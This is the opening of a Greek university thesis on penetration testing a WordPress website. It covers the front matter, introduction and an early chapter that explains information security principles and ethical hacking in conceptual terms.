ΔΙΕΘΝΕΣ
ΠΑΝΕΠΙΣΤΗΜΙΟ
ΤΗΣ ΕΛΛΑΔΟΣ

ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΗΛΕΚΤΡΟΝΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

«Έλεγχος διείσδυσης σε ιστότοπο που έχει υλοποιηθεί με WordPress»

Του φοιτητή
Σίμου Ιωάννη
Αρ. Μητρώου: 123901

Επιβλέπων
Δρ. Σαρηγιαννίδης Αντώνης

Ημερομηνία 15/1/2020

Έλεγχος διείσδυσης σε ιστότοπο που έχει υλοποιηθεί με WordPress
20236
Σίμος Ιωάννης
Σαρηγιαννίδης Αντώνης
10/11/2020
15/1/2021

Βεβαιώνω ότι είμαι ο συγγραφέας αυτής της εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της είναι πλήρως αναγνωρισμένη και αναφέρεται στην εργασία. Επίσης, έχω καταγράψει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών, εικόνων και κειμένου, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επιπλέον, βεβαιώνω ότι αυτή η εργασία προετοιμάστηκε από εμένα προσωπικά, ειδικά ως διπλωματική εργασία, στο Τμήμα Μηχανικών Πληροφορικής και Ηλεκτρονικών Συστημάτων του ΔΙ.ΠΑ.Ε.

Πρόλογος

Σε μία αναζήτηση τρόπων αντιμετώπισης των κυβερνοεπιθέσεων, έναν αποτελεσματικό τρόπο αποτελεί η εφαρμογή του ελέγχου διείσδυσης. Συγκεκριμένα, στον έλεγχο διείσδυσης χρησιμοποιούνται εργαλεία και τεχνικές, τα οποία αντί να βλάψουν το σύστημα ή να αντλήσουν και να κλέψουν πληροφορίες, αξιολογούν την ασφάλεια του συστήματος, αναφέρουν τις ευπάθειες που εντόπισαν και προτείνουν οδηγίες ως προς την μέθοδο διόρθωσης τους. Ο έλεγχος διείσδυσης είναι μία διαδικασίαδοκιμής διείσδυσης σε ένα πληροφοριακό σύστημα με κύριο στόχο την ανίχνευση ευάλωτων – τρωτών σημείων που μπορούν να αποτελέσουν στόχο επίθεσης με αποτέλεσμα την πρόκληση απώλειας δεδομένων, οικονομικών απώλειών, πλήγματος στην αξιοπιστία της επιχείρισης ή του οργανισμού ή άλλες σημαντικές ζημιές. Σκοπός του ελέγχου διείσδυσης είναι να βελτιώσει την ασφάλεια του δικτύου ή των συστημάτων, καθορίζοντας τις ευπάθειες που διαπιστώθηκαν κατά τη διάρκεια των δοκιμών. Οι υπεύθυνοι για τον έλεγχο διείσδυσης έχουν πρόσβαση σε ζωτικής σημασίας πληροφορίες, διαχειρίζονται τον κίνδυνο και προσπαθούν να προστατεύσουν το εκάστωτε σύστημα από μελλοντικές ανεπιθύμητες απώλειες. Τέλος, η σημασία και η αξία του ελέγχου διείσδυσης έχει ισχυροποιηθεί στην σημερινή εποχή καθώς οι ανάγκες είναι πολλές, οι κίνδυνοι είναι απρόβλεπτοι και οι απειλές αλλεπάλληλες.

Περίληψη

Στην σημερινή εποχή όπου τα πληροφοριακά συστήματα απειλούνται, όσο ποτέ άλλοτε, από κυβερνοεπιθέσεις και απειλές και όπου οι ευπάθειες σε εφαρμογές διαδικτύου έχουν αυξηθεί και θα συνεχίσουν να αυξάνονται με την αλλεπάλληλη χρήση όλο και πιο δυναμικών εφαρμογών ιστού, πλήθος εταιρειών και πανεπιστημίων έχουν προχωρήσει σε έρευνες και υλοποίηση μηχανισμών με σκοπό την ασφάλεια τους. Η παρούσα πτυχιακή εργασία αναφέρεται σε ένα ολοκληρωμένο σενάριο ελέγχου διείσδυσης σε έναν ιστότοπο που έχει υλοποιηθεί με WordPress. Στα κεφάλαια δυο και τρία της εργασίας γίνεται αναφορά και ανάλυση βασικών εννοιών του ethical hacking και του ελέγχου διείσδυσης (penetration test). Επίσης, γίνεται ανάλυση των κατηγοριών και των βημάτων που χρησιμοποιούνται τόσο στο ethical hacking όσο και στον έλεγχο διείσδυσης. Επιπρόσθετα, λαμβάνει χώρα η ανάλυση και η περιγραφή των πιο σημαντικών επιθέσεων μεταξύ αυτών και επιθέσεων που που υλοποιούνται στο πρακτικό μέρος της εργασίας. Στο τέταρτο κεφάλαιο πραγματοποιείται η παρουσίαση απειλών, ευπαθειών και επιθέσεων που μπορούν να λάβουν χώρα σε μια εφαρμογή ιστού. Στο πέμπτο κεφάλαιο ακολουθεί η παρουσίαση και η ανάλυση του πρακτικού μέρους της εργασίας που περιλαμβάνει την περιγραφή του περιβάλλοντος που θα πραγματοποιηθούν τα σενάρια, την ανάλυση των βημάτων για την υλοποίηση του ελέγχου διείσδυσης και τα αποτελέσματα των επιθέσεων που πραγματοποιήθηκαν. Επίσης, παρουσιάζεται ένα παράδειγμα επαγγελματικής αναφοράς ελέγχου διείσδυσης. Τέλος, στο έκτο και τελευταίο κεφάλαιο αναφέρονται τα συμπεράσματα που προκύπτουν από την πτυχιακή εργασία καθώς και οι μελλοντικές επεκτάσεις που μπορούν να προκύψουν από αυτήν.

Web application penetration test on a Wordpress site

Ioannis Simos

Abstract

Nowadays, information systems are threatened more than ever by cyberattacks and threats (dangers) as well the vulnerabilities in web applications have increased and will continue to increase with the consecutive use of increasingly dynamic web applications. Therefore, many companies and universities have proceeded with research and implementation of security mechanisms. The dissertation presents a complete penetration testing case study on a website implemented via the WordPress platform. Chapters two and three of the paper report and analyze fundamental principles of ethical hacking and penetration test. Furthermore, it analyzes the categories and steps used in both ethical hacking and penetration testing. Moreover, take place tha analysis and description of the most important attacks between them and attacks implemented in the practical part of the dissertation. The fourth chapter presents the threats, vulnerabilities, and attacks that can take place in a web application. The fifth chapter describes the procedure of the practical part of the work, which includes the description of the environment in which the scenarios will occur, the analysis of the steps for implementing the penetration testing, and the results of the attacks carried out. An example of a professional penetration testing report is also presented. Finally, the sixth and final chapter mentions the conclusions that emerge from the dissertation and the future research that may arise from it.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω προσωπικά τον επιβλέποντα καθηγητή της πτυχιακής μου εργασίας,
κύριο Αντώνη Σαρηγιαννίδη, που με βοήθησε ιδιαίτερα με την καθοδήγησή του, τις ιδέες του και τις γνώσεις του στην υλοποίηση της πτυχιακής μου εργασίας.

Περιεχόμενα

Κατάλογος Εικόνων

Κατάλογος Πινάκων

Συντομογραφίες

DOS	Denial Of Service
DNS	Domain Name System
RIR	Regional Internet Registry
IP	Internet Protocol Address
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
ICMP	Internet Control Message Protocol
MAC	Media Access Control address
NMAP	Network Mapper
SNMP	Simple Network Management Protocol
OSINT	Open-source intelligence
SSH	Secure Shell
SQL	Structured Query Language
SMTP	Simple Mail Transfer Protocol
API	Application Programming Interface
LAN	Local Area Network
HTTP	Hypertext Transfer Protocol
SQLi	SQL Injection
XSS	Cross-site Scripting
OS	Operating System
LDAP	Lightweight Directory Access Protocol
EU	European Union
GDPR	General Data Protection Regulation
XML	Extensible Markup Language
XXE	XML External Entity
URL	Uniform Resource Locator
HTML	Hypertext Markup Language
UI	User Interface
SSRF	Server-side request forgery
CSRF	Cross-Site Request Forgery
CMS	Content Management System
VPS	Virtual Private Server
ZAP	Zed Attack Proxy
GPL	General Public License
NSE	Nmap Scripting Engine
FTP	File Transfer Protocol
SSL	Secure Sockets Layer
PHP	Hypertext Preprocessor
SSO	Single Sign-On
JSON	JavaScript Object Notation
SAST	Static Application Security Testing
DAST	Dynamic Application Security Testing

Κεφάλαιο 1ο: Εισαγωγή

1.1 Εισαγωγή στον έλεγχο διείσδυσης

Καθώς οι επιθέσεις στον κυβερνοχώρο γίνονται ο κανόνας, είναι πιο σημαντικό από ποτέ να πραγματοποιούνται τακτικές σαρώσεις ευπάθειας και έλεγχοι διείσδυσης για τον εντοπισμό τρωτών σημείων για να διασφαλιστεί σε τακτική βάση ότι λειτουργούν οι έλεγχοι στον κυβερνοχώρο. Για την προστασία μιας εφαρμογή ιστού από εισβολείς, οι έλεγχοι διείσδυσης εφαρμογών ιστού πρέπει να είναι ολοκληρωμένοι, αναλύοντας την εφαρμογή από πολλές οπτικές γωνίες.

Μια σωστή μέθοδος περιλαμβάνει έλεγχο διείσδυσης, αξιολογήσεις ευπάθειας και πρόταση προτεινόμενων μέτρων αντιμετώπισης. Ένας έλεγχος διείσδυσης είναι μια προσομοιωμένη επίθεση εναντίον της εκάστοτε εφαρμογής ιστού. Παλαιότερα, ο έλεγχος διείσδυσης πραγματοποιούνταν ως επί το πλείστον σε δίκτυα, παρά στις εφαρμογές που εκτελούνται σε αυτά τα δίκτυα. Ο σκοπός ενός ελέγχου διείσδυσης είναι να εντοπίσει ευπάθειες στην εφαρμογή που μπορούν να αξιοποιηθούν από έναν εξωτερικό εισβολέα.

Ο έλεγχος διείσδυσης μπορεί να πραγματοποιηθεί έναντι των διαφόρων τύπων κώδικα και συστημάτων που χρησιμοποιούνται σε μια εφαρμογή, όπως API (Application Programming Interface) και διακομιστές. Ο έλεγχός διείσδυσης μπορεί να πραγματοποιηθεί σε εύρος διευθύνσεων IP, μεμονωμένες εφαρμογές ή ακόμα και απλά με βάση το όνομα ενός οργανισμού.

Ο εντοπισμός αδύναμων σημείων στην άμυνα ενός συστήματος μέσω προσομοιωμένης επίθεσης μπορεί να βοηθήσει τις εταιρείες να λάβουν πληροφορίες σχετικά με τους διαφορετικούς τρόπους με τους οποίους οι χάκερ – κακόβουλοι εισβολείς (hacker) μπορούν να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητες ή και προσωπικές πληροφορίες ή να εμπλακούν σε κάποιο άλλο είδος κακόβουλης δραστηριότητας που μπορεί να οδηγήσει σε παραβίαση δεδομένων οι οποίες μπορεί να είναι εξαιρετικά δαπανηρές για τους οργανισμούς.

Ο βαθμός πρόσβασης που αποκτά ένας εισβολέας εξαρτάται από το τι προσπαθεί να δοκιμάσει ο οργανισμός. Οι πέντε βασικοί τύποι ελέγχου διείσδυσης είναι οι στοχευμένες δοκιμές, οι εσωτερικές δοκιμές, οι εξωτερικές δοκιμές, οι τυφλές δοκιμές και οι διπλές τυφλές δοκιμές. Κάθε τύπος δοκιμών δίνει σε έναν εισβολέα διαφορετικό επίπεδο πρόσβασης στο σύστημα και τις εφαρμογές ενός οργανισμού.

1.2 Στόχοι και σκοποί της πτυχιακής εργασίας

Στόχος της συγκεκριμένης πτυχιακής εργασίας αποτελεί η υλοποίηση μιας προσομείωσης ενός σεναρίου ελέγχου διείσδυσης σε έναν ιστότοπο που έχει υλοποιηθεί με Wordpress. Παράλληλα, ο αναγνώστης αποκτά χρήσιμες πληροφορίες και γνώσεις σχετικά με το ethical hacking και τον έλεγχο διείσδυσης έπειτα από εκτενή μελέτη βιβλιογραφίας, ερευνητικών άρθρων και σχετικών ιστοσελίδων. Ακόμη, ο αναγνώστης αποκτά βασικές γνώσεις για επιθέσεις, ευπάθειες και μέτρα αντιμετώπισης σε ιστοτόπους. Έπειτα, ο αναγνώστης έχει την δυνατότητα να παρακολουθήσει την υλοποίηση ενός σεναρίου ελέγχου διείσδυσης και να το αναπαράγει αν το επιθυμεί για εκπαιδευτικούς φυσικά σκοπούς. Τέλος, ο αναγνώστης έχει την δυνατότητα να δει πως συντάσεται μια επαγγελματική αναφορά μέτα από έναν έλεγχο διείσδυσης και μπορεί να την αξιοποιήσει σαν παράδειγμα αν ποτέ του χρειαστεί.

1.3 Δομή της πτυχιακής εργασίας

Το δεύτερο κεφάλαιο της πτυχιακής εργασίας παρουσιάζει τις βασικές έννοιες του ethical hacking. Αναφέρονται πληροφοριακά τα στοιχεία της ασφάλειας πληροφοριών, επίσης, αναφέρεται ο ορισμός, ο λόγος ύπαρξης του ethical hacking στην σημερινή εποχή, η επίπτωση που μπορεί να έχει στις σημερινές επιχειρήσεις καθώς και τα πλεονεκτήματά του. Επίσης, αναφέρονται διάφοροι τύποι χάκερ που υπάρχουν. Τέλος, αναφέρονται και αναλύονται τα στάδια του ethical hacking.

Στο τρίτο κεφάλαιο, αναλύονται βασικοί ορισμοί που αφορούν τον έλεγχο διείσδυσης. Στην συνέχεια αναλύονται τα στάδια που πρέπει να ακολουθηθούν για να υλοποιηθεί ο έλεγχος διείσδυσης. Έπειτα παρουσιάζονται οι κατηγορίες του ελέγχου διείσδυσης και οι ομάδες που ασκούν τον έλεγχο διείσδυσης. Τέλος, αναφέρονται τα διάφορα είδη που αφορούν τον έλεγχο διείσδυσης.

Στο τέταρτο κεφάλαιο, παρουσιάζονται διάφορα θέματα ασφάλειας σε εφαρμογές διαδικτύου. Στην συνέχεια παρουσιάζονται ύστερα από εκτενή μελέτη οι σημαντικότερες ευπάθειες σε μια εφαρμογή. Έπειτα, αναλύονται οι διάφορες απειλές σε μια εφαρμογή και στην συνέχεια παρουσιάζονται διάφορες επιθέσεις σε εφαρμογές ιστού. Τέλος, αναφέρονται στατιστικά στοιχεία σε σχέση με το Wordpress CMS και την ευρεία χρήση του στην κατασκευή ιστοσελίδων.

Έπειτα από εκτενή μελέτη της βιβλιογραφίας, στο πέμπτο κεφάλαιο παρουσιάζεται η υλοποίηση ενός σεναρίου προσομοίωσης ελέγχου διείσδυσης σε έναν ιστότοπο που υλοποιήθηκε με Wordpress. Παρουσιάζονται όλα τα στάδια που εκτυλίχθηκαν περιέχοντας πληθώρα πληροφοριών για τον ιστότοπο και τις τεχνολογίες που χρησιμοποιεί. Στην συνέχεια, γίνεται ανάλυση των επιθέσεων που υλοποιήθηκαν απέναντι στον ιστότοπο. Τέλος, παρουσιάζεται μια αναφορά ελέγχου διείσδυσης στην οποία γίνεται ανάλυση των ευρημάτων και προτείνονται ενδεικτικές λύσεις ως αντίμετρα στις ευπάθειες του ιστοτόπου.

Τέλος, στο έκτο κεφάλαιο περιέχεται μια σύνοψη της πτυχιακής εργασίας μέσω των συμπερασμάτων που απορρέουν από την συγγραφή των προηγούμενων κεφαλαίων, και φτάνει στο τέλος της μέσω των σχετικών μελλοντικών επεκτάσεων για την περαιτέρω εξέλιξη της.

Κεφάλαιο 2ο: Ethical hacking

2.1 Εισαγωγή

Η ασφάλεια των πληροφοριών διασφαλίζει την εμπιστευτικότητα, την ακεραιότητα και τη διαθεσιμότητα. Ένας οργανισμός χωρίς πολιτικές ασφάλειας και κατάλληλους κανόνες ασφαλείας διατρέχει μεγάλο κίνδυνο και οι εμπιστευτικές πληροφορίες και τα δεδομένα που σχετίζονται με αυτόν τον οργανισμό δεν είναι ασφαλείς ελλείψει αυτών των πολιτικών ασφαλείας. Στον σύγχρονο κόσμο, με τις τελευταίες τεχνολογίες και πλατφόρμες, εκατομμύρια χρήστες αλληλεπιδρούν μεταξύ τους κάθε λεπτό. Το δημόσιο διαδίκτυο είναι η πιο κοινή και γρήγορη επιλογή για τη διάδοση απειλών σε όλο τον κόσμο καθιστώντας αναγκαία την λήψη μέτρων ασφαλείας απέναντι σε κάθε απειλή.

2.2 Στοιχεία της ασφάλειας πληροφοριών


Τα κύρια στοιχεία της ασφάλειας των πληροφοριών είναι πέντε και είναι η εμπιστευτικότητα, η ακεραιότητα, η διαθεσιμότητα, η αυθεντικότητα και η μη απόρριψη που αναλύονται παρακάτω. Όσο αφορά την εμπιστευτικότητα, σημαντικό είναι να διασφαλιστεί ότι τα μυστικά και ευαίσθητα δεδομένα είναι ασφαλή. Η εμπιστευτικότητα σημαίνει ότι μόνο εξουσιοδοτημένα άτομα μπορούν να έχουν πρόσβαση στους ψηφιακούς πόρους της υποδομής. Αυτό συνεπάγεται επίσης ότι τα μη εξουσιοδοτημένα άτομα δεν θα πρέπει να έχουν πρόσβαση στα δεδομένα. Υπάρχουν δύο τύποι δεδομένων: τα δεδομένα σε κίνηση καθώς μετακινούνται στο δίκτυο και τα δεδομένα σε κατάσταση ηρεμίας, όταν τα δεδομένα βρίσκονται σε οποιαδήποτε αποθήκευση πολυμέσων (όπως διακομιστές, τοπικοί σκληροί δίσκοι, cloud). Για δεδομένα σε κίνηση, πρέπει να διασφαλιστεί η κρυπτογράφηση δεδομένων πριν από την αποστολή μέσω του δικτύου. Μια άλλη επιλογή που μπορεί να χρησιμοποιηθεί μαζί με την κρυπτογράφηση είναι η χρήση ενός ξεχωριστού δικτύου για ευαίσθητα δεδομένα. Για δεδομένα σε κατάσταση ηρεμίας, μπορεί να εφαρμοστεί η κρυπτογράφηση στη μονάδα αποθήκευσης των δεδομένων, έτσι ώστε κανείς να μην μπορεί να το διαβάσει σε κάθε άλλη περίπτωση [1].

Όσο αφορά την ακεραιότητα, κανένας χρήστης δεν επιθυμεί τα δεδομένα του να χειραγωγούνται από μη εξουσιοδοτημένα άτομα. Η ακεραιότητα των δεδομένων διασφαλίζει ότι μόνο εξουσιοδοτημένα μέλη μπορούν να τροποποιήσουν τα δεδομένα. Συνεχίζοντας, ένα ακόμα στοιχείο της ασφάλειας των πληροφοριών είναι η διαθεσιμότητα. Η διαθεσιμότητα ισχύει για συστήματα και δεδομένα. Εάν τα εξουσιοδοτημένα άτομα δεν μπορούν να λάβουν τα δεδομένα λόγω γενικής αποτυχίας δικτύου ή λόγω κάποιας επίθεσης άρνησης υπηρεσίας (Denial Of Service-DOS), τότε αυτό είναι πρόβλημα για την εκάστοτε επιχείρηση. Μπορεί επίσης να έχει ως αποτέλεσμα την απώλεια εσόδων ή την καταγραφή ορισμένων σημαντικών αποτελεσμάτων.’Επειτα, το επόμενο στοιχείο της ασφάλειας των πληροφοριών είναι η αυθεντικότητα. Ο έλεγχος της ταυτότητας είναι η διαδικασία που προσδιορίζει τον χρήστη ή τη συσκευή που παρέχει δικαιώματα, πρόσβαση και ορισμένους κανόνες και πολιτικές. Ομοίως, η αυθεντικότητα διασφαλίζει τον έλεγχο ταυτότητας ορισμένων πληροφοριών που ξεκινούν από έναν αξιόπιστο χρήστη που ισχυρίζεται ότι είναι η πηγή αυτών των πληροφοριών και των συναλλαγών. Η διαδικασία ελέγχου ταυτότητας μέσω της συνδυασμένης λειτουργίας ταυτοτήτων και κωδικών πρόσβασης μπορεί να επιτύχει την αυθεντικότητα. Τελευταίο στοιχείο είναι η μη απόρριψη. Η μη απόρριψη είναι ένας από τους πυλώνες της διασφάλισης πληροφοριών που εγγυάται τη μετάδοση και λήψη πληροφοριών μεταξύ του αποστολέα και του παραλήπτη μέσω διαφορετικών τεχνικών όπως ψηφιακές υπογραφές και κρυπτογράφηση. Η μη απόρριψη είναι η διασφάλιση της επικοινωνίας και της αυθεντικότητάς της, έτσι ο αποστολέας δεν μπορεί να αρνηθεί αυτό που έστειλε.

Ομοίως, ο δέκτης δεν μπορεί να αρνηθεί τη λήψη. Τα ψηφιακά συμβόλαια, οι υπογραφές και τα μηνύματα ηλεκτρονικού ταχυδρομείου χρησιμοποιούν τεχνικές μη απόρριψης.

Εικόνα 2.3.1.1: Στοιχεία ασφάλειας πληροφοριών [1]

Για να υπάρξει ένα επιτυχημένο σύστημα θα πρέπει να βρεθεί και να υπάρξει μια ισορροπία ανάμεσα στα στοιχεία που απαρτίζουν το σύστημα. Η εφαρμογή υψηλού επιπέδου ασφάλειας επηρεάζει συνήθως το επίπεδο λειτουργικότητας και χρηστικότητας ενώ με μείωση της απόδοσης το σύστημα γίνεται φιλικό προς τον χρήστη. Κατά την ανάπτυξη μιας εφαρμογής, την ανάπτυξη ασφάλειας σε ένα σύστημα, οι ειδικοί ασφαλείας πρέπει να βεβαιωθούν για τη λειτουργικότητα και την ευχρηστία. Αυτά είναι τα τρία συστατικά ενός τριγώνου τα οποία πρέπει να είναι ισορροπημένα ώστε να είναι πιο λειτουργική μια εφαρμογή [1].



Εικόνα 2.3.1.2: Το τρίγωνο ευχρηστίας, λειτουργικότητας και ασφάλειας [1]

2.3 Βασικές έννοιες

2.3.1 Ορισμος

Ο όρος ethical hacking αναφέρεται στην νόμιμη εκμετάλλευση των τρωτών σημείων ενός συστήματος. Είναι μια πράξη εισβολής / διείσδυσης σε σύστημα ή δίκτυο για να ανακαλύψει απειλές, ευπάθειες σε αυτό το σύστημα. Ο σκοπός του ethical hacking είναι να βελτιώσει την ασφάλεια του δικτύου ή των συστημάτων, διορθώνοντας τις ευπάθειες που εντοπίστηκαν κατά τη διάρκεια της


δοκιμής. Οι ηθικοί χάκερ μπορούν να χρησιμοποιούν τις ίδιες μεθόδους και εργαλεία που χρησιμοποιούν οι κακόβουλοι χάκερ, αλλά με έγγραφη εξουσιοδότηση, με σκοπό τη βελτίωση της ασφάλειας και την υπεράσπιση των συστημάτων από επιθέσεις κακόβουλων χρηστών. Οι ηθικοί hacker θα πρέπει να αναφέρουν όλες τις ευπάθειες και αδυναμίες που εντοπίστηκαν κατά τη διάρκεια της διαδικασίας [2].

2.3.2 Λόγος ύπαρξης του ethical hacking στην σημερινή εποχή

Στον σημερινό δυναμικό διαδικτυακό κόσμο, η αξία των δεδομένων είναι τεράστια. Ως εκ τούτου, αυτές οι οντότητες που αποθηκεύουν τεράστιες ποσότητες δεδομένων είναι ευάλωτες στο να γίνουν στόχοι ατόμων που θέλουν να αποκτήσουν αυτόν τον πολύτιμο πόρο. Κανείς, συμπεριλαμβανομένου ενός μεμονωμένου εργαζομένου, ενός οργανισμού, ή ακόμη και χωρών, δεν είναι απαλλαγμένος από εγκλήματα που σχετίζονται με την προμήθεια δεδομένων, συμπεριλαμβανομένου του θύματος κλοπής ταυτότητας και της τραπεζικής απάτης. Καθώς όλο και περισσότερες εταιρείες εισέρχονται στο οικοσύστημα του ηλεκτρονικού εμπορίου και υιοθετούν νέες τεχνολογίες όπως το cloud computing, η απειλή από επικείμενες παραβιάσεις ασφάλειας απαιτεί σαφώς την ανάγκη για αποτελεσματικά συστήματα ασφάλειας πληροφοριών. Επιπλέον, για μια εταιρεία, η ζημιά στη φήμη που προκύπτει από παραβίαση δεδομένων είναι συχνά πολύ επιζήμια και πλήττει την εμπιστοσύνη που έχει αναπτυχθεί με τους πελάτες. Το αυξημένο τοπίο απειλών, επομένως, υπαγορεύει επειγόντως την ανάγκη για μια ολοκληρωμένη, πραγματική αξιολόγηση των πρακτικών ασφάλειας ενός οργανισμού. Οι ηθικοί χάκερ μπορούν να βοηθήσουν μια εταιρεία να κατανοήσει που αποθηκεύονται τα πιο πολύτιμα δεδομένα της και πώς ακριβώς μπορούν να προστατευθούν καλύτερα. Επίσης, ένας ηθικός χάκερ μπορεί να συνεργαστεί με την επιχείρηση για να μειώσει τον συνολικό κίνδυνο ασφάλειας αξιολογώντας τη συνολική στάση ασφαλείας μιας εταιρείας [3].

2.3.3 Επίπτωση ethical hacking στις επιχειρήσεις

Μερικά από τα πιο ακριβά και παραγωγικά θύματα κυβερνοεπιθέσεων είναι οι επιχειρήσεις. Οι επιχειρήσεις στοχεύονται πολλές φορές για τα προσωπικά και οικονομικά δεδομένα των πελατών τους και συχνά στοχεύονται από τους υπαλλήλους τους, οι οποίοι είτε είναι δυσαρεστημένοι είτε απλώς ευκαιριακοί. Οι επιχειρήσεις χάνουν δισεκατομμύρια δολάρια ετησίως ως αποτέλεσμα hacking. Πολλές φορές, το πραγματικό κόστος δεν μπορεί να εκτιμηθεί επειδή τα αποτελέσματα μιας παραβίασης ασφαλείας μπορούν να παραμείνουν για χρόνια μετά την πραγματική επίθεση. Οι εταιρείες μπορούν να χάσουν την εμπιστοσύνη των καταναλωτών και σε πολλές περιπτώσεις θεωρούνται νομικά υπεύθυνες για οποιαδήποτε απώλεια των πελατών τους. Το κόστος ανάκτησης από μια επίθεση μπορεί να εξαπλωθεί γρήγορα: νομικά τέλη, έξοδα διερεύνησης, απόδοση αποθεμάτων, διαχείριση φήμης, υποστήριξη πελατών κ.λπ. Οι εταιρείες και πιο πρόσφατα οι καταναλωτές επενδύουν όλο και περισσότερα χρήματα για να αποτρέψουν μια επίθεση προτού συμβεί πραγματικά. Οι επιχειρήσεις που διατηρούν αρχεία προσωπικών και οικονομικών δεδομένων των καταναλωτών λαμβάνουν ιδιαίτερα μέτρα για να διασφαλίσουν την ασφάλεια των δεδομένων. Στην εικόνα 2.3.3.1 φαίνεται ένα γράφημα που παρουσιάζει τα συμβάντα που σχετίζονται με κυβερνοεπιθέσεις και αφορούν απώλειες μεγαλύτερες του ενός εκατομμυρίου [3].



Εικόνα 2.3.3.1: Γράφημα απωλειών από κυβερνοεπιθέσεις

2.3.4 Πλεονεκτήματα του ethical hacking

Σήμερα, η ηθική εισβολή είναι απαραίτητη για την προστασία όλων των εταιρικών συστημάτων και δικτύων υπολογιστών. Η χρήση ηθικών χάκερ είναι επωφελής για εταιρείες με πολλούς τρόπους:

- Βελτιώνουν την ασφάλεια στον κυβερνοχώρο εντοπίζοντας πιθανές αδυναμίες και προσφέροντας λύσεις.
- Ενισχύουν τα πρωτόκολλα ασφαλείας.
- Αποτρέπουν τη βιομηχανική κατασκοπεία και διαφυλάσσουν την ακεραιότητα των πληροφοριών των πελατών.
- Γνωρίζουν τη σημασία της κυβερνοασφάλειας και προωθούν τη βελτίωση των εσωτερικών διαδικασιών.
- Αυτός ο τύπος προσομοίωσης επίθεσης μπορεί να παρέχει πειστικά αποδεικτικά στοιχεία για πραγματικές εκθέσεις απειλών σε επίπεδο συστήματος ή δικτύου.

2.4 Κατηγορίες Hacker

Ο όρος “Hacking” αναφέρεται στην εκμετάλλευση των τρωτών σημείων σε ένα σύστημα, εκθέτοντας σε κίνδυνο την ασφάλεια με σκοπό να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση και έλεγχος των πόρων του συστήματος. Ο σκοπός της εισβολής μπορεί να περιλαμβάνει τροποποίηση των πόρων του συστήματος, διακοπή των δυνατοτήτων και των υπηρεσιών για την επίτευξη στόχων. Μπορεί επίσης να χρησιμοποιηθεί για την κλοπή πληροφοριών για οποιαδήποτε χρήση όπως την αποστολή τους σε ανταγωνιστές, ρυθμιστικούς φορείς ή τη δημοσιοποίηση των ευαίσθητων πληροφοριών. Οι χάκερ μπορούν να χωριστούν σε τρεις (3) βασικές κατηγορίες που είναι οι χάκερ λευκού καπέλου (white hat hacker), οι χάκερ μαύρου καπέλου (black hat hacker), και στους χάκερ γκρι καπέλου (grey hat hacker) [2].

2.4.1 White Hat Hacker

